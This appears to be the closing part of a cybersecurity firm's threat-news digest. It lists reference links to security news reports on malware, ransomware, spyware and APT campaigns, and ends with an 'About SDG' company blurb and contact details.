- https://www.darkreading.com/attacks-breaches/3cx-supply-chain-attack-originated-from-breach-at-another-software-company
- https://www.darkreading.com/mobile/global-spyware-attacks-spotted-new-old-iphones-global-attacks
- https://www.darkreading.com/remote-workforce/researchers-discover-first-ever-major-ransomware-targeting-macos
- https://www.darkreading.com/attacks-breaches/russian-fancy-bear-apt-exploited-unpatched-cisco-routers-to-hack-us-eu-government-agencies
- https://www.bleepingcomputer.com/news/security/ex-conti-members-and-fin7-devs-team-up-to-push-new-domino-malware/
- https://cyware.com/news/transparent-tribe-eyes-indian-education-sector-3abad8a8
- Legion: an AWS Credential Harvester and SMTP Hijacker - Cado Security | Cloud Investigation
- Legion: New hack tool steals credentials from misconfigured sites (bleepingcomputer.com)
- https://www.cyfirma.com/outofband/the-rise-of-fusioncore-an-emerging-cybercrime-group-from-europe/

About SDG

SDG is a global cybersecurity, identity governance, GRC, risk consulting and advisory firm. SDG's SaaS platform TruOps in combination with its services deliver a comprehensive range of identity, cybersecurity, risk, compliance, and cloud security solutions that enable organizations to identify and mitigate cyber risk, protect cyber assets, and manage their business securely.

To learn how SDG can help ensure the security and compliance of your technology and data infrastructure visit **www.sdgc.com** and **www.truops.com**.

SDG

55 North Water Street
Norwalk, CT 06854

203.866.8886

sdgc.com